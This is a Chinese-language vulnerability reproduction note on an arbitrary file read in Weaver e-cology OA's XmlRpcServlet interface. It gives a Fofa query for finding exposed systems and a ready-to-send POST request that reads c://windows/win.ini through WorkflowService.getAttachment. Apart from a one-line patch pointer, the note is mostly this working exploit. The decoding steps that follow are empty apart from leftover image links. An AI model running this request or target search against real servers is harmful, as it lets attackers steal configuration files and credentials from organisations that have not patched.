# 泛微e-cology XmlRpcServlet文件读取

## 漏洞描述

泛微e-cology XmlRpcServlet接口处存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件等，导致网站处于极度不安全状态。

## 漏洞复现

1. Fofa

app="泛微-OA（e-cology）"

1. 解码如下
2. POC

POST /weaver/org.apache.xmlrpc.webserver.XmlRpcServlet HTTP/1.1

Host: your-ip

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Type: application/xml

Accept-Encoding: gzip

Content-Length: 201

<?xml version="1.0" encoding="UTF-8"?>

<methodCall>

<methodName>WorkflowService.getAttachment</methodName>

<params>


<param>

<value><string>c://windows/win.ini</string></value>


</param>

</params>

</methodCall>



1. base64解密如下



## 修复建议

1、官方已修复该漏洞，请用户联系厂商修复漏洞： <https://www.weaver.com.cn/cs/securityDownload.html>